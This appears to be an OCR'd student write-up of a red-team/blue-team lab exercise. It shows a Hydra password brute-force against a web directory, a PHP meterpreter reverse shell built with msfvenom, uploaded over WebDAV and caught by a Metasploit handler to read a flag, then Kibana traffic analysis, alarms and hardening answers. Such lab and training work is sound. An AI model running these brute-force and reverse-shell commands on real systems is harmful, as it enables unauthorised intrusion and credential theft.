
1 item






```
        TX packets 8042  bytes 9106632 (8.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 6  bytes 318 (318.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 6  bytes 318 (318.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f
vV 192.168.1.105 http-get /company_folders/secret_folder^C
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LI
RT=4444  > shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from th
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```






Warning, you are using the root account, you may harm your system.


10 items: 30.0 KiB (30,688 bytes), Free space: 4.9 GiB







168.1.105/company_folders/ ----
webdav - File Manager
File
Edit
View
Go
Help
dav://192.168.1.105/webdav/
Warning, you are using the root account, you may harm your system.
DEVICES
File System
Floppy Disk
PLACES
root
Desktop
Trash
NETWORK
Browse Netw...
/webdav on 1...
passwd.dav
shell.php
V3.1BackupDef
Result
ive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, an


"shell.php": 30.0 KiB (30,688 bytes) PHP script






```
root@Kali:~# msfconsole
[-] **rting the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

Unable to handle kernel NULL pointer dereference at virtual address 0×d34
33f
EFLAGS: 00010046
eax: 00000001 ebx: f77c8c00 ecx: 00000000 edx: f77f0001
esi: 803bf014 edi: 8023c755 ebp: 80237f84 esp: 80237f60
ds: 0018   es: 0018  ss: 0018
Process Swapper (Pid: 0, process nr: 0, stackpage=80377000)


Stack: 90909090990909090990909090
       90909090990909090990909090
       90909090.90909090.90909090
       90909090.90909090.90909090
       90909090.90909090.09090900
       90909090.90909090.09090900
       ..........................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ccccccccc.................
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       .................ccccccccc
       cccccccccccccccccccccccccc
       cccccccccccccccccccccccccc
       ..........................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffffffffffffffffffffff
       ffffffff..................
       ffffffff..................
       ffffffff..................


Code: 00 00 00 00 M3 T4 SP L0 1T FR 4M 3W OR K! V3 R5 I0 N5 00 00 00 00
Aiee, Killing Interrupt handler
Kernel panic: Attempted to kill the idle task!
In swapper task - not syncing
```







```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST ⇒ 192.168.1.90
msf5 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf5 exploit(multi/handler) > set PAYLOAD php/meterpreter/reverse_tcp
PAYLOAD ⇒ php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
```




```
[-] exploit: Interrupted
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 4 opened (192.168.1.90:4444 → 192.168.1.105:40292)
 at 2022-02-02 16:09:22 -0800

meterpreter > 
```



```
^C
Terminate channel 0? [y/N]  n[-] core_channel_interact: Operation failed: 1
meterpreter >
meterpreter > shell
Process 2160 created.
Channel 1 created.
find / -ji^H^H^H^H^H^H^H^H^H^H^H^H^H^H^H^C
Terminate channel 1? [y/N]
[-] core_channel_interact: Operation failed: 1
meterpreter > shell
Process 2162 created.
Channel 2 created.
find / -iname *flag*.txt 2>/dev/null
/flag.txt
```




```
cat /flag.txt
b1ng0w@5h1sn@m0
```



1. Identify the offensive traffic.
   - ○ Identify the traffic between your machine and the web machine:
     - ■ When did the interaction occur? Feb 2, 2022 2:15am
     - ■ What responses did the victim send back? 301(redireciton found password) and 401(unsuccessful request)
     - ■ What data is concerning from the Blue Team perspective? there were a lot of unsuccessful requests (16,072). brute force attack

2. Find the request for the hidden directory.
   - ○ In your attack, you found a secret folder. Let's look at that interaction between these two machines.
     - ■ How many requests were made to this directory? 16,076




Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,076
http://127.0.0.1/server-status?auto=	858
http://192.168.1.105/webdav	152
http://snnmnkxdhflwgthqismb.com/post.php	138
http://www.gstatic.com/generate_204	69

- ■ At what time and from which IP address(es)? 2:15am 192.168.1.90
- ■ Which files were requested? What information did they contain? connect_to_corp_server. Ryan's hashed password.
- ■ What kind of alarm would you set to detect this behavior in the future? set an alarm for any unknown machines that try to access this directory or file.
- ■ Identify at least one way to harden the vulnerable machine that would mitigate this attack: Limit logins to a specified IP address or range

3. Identify the brute force attack.




- After identifying the hidden directory, you used Hydra to brute-force the target server. Answer the following questions:
  - Can you identify packets specifically from Hydra?yes, in Discover select Packetbeat, user_agent.original then visualize




  - How many requests had the attacker made before discovering the correct password in this one? in the Top 10 HTTP request [Packetbeat]ECS 16,072 failure requests and 2 successful requests.
  - What kind of alarm would you set to detect this behavior in the future and at what threshold(s)?set alert for unknown IP in the 0 thresholds, don't allow any unknown IP.
  - Identify at least one way to harden the vulnerable machine that would mitigate this attack. use two factor authentication and display a lockout message and lock the account for a temporary period of time from that user.

4.Find the WebDav connection.




- ○ Use your dashboard to answer the following questions:
- ■ How many requests were made to this directory? 284 request



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	16,080
http://127.0.0.1/server-status?auto=	3,092
http://snnmnkxdhflwgthqismb.com/post.php	306
http://192.168.1.105/webdav	284
http://www.gstatic.com/generate_204	157

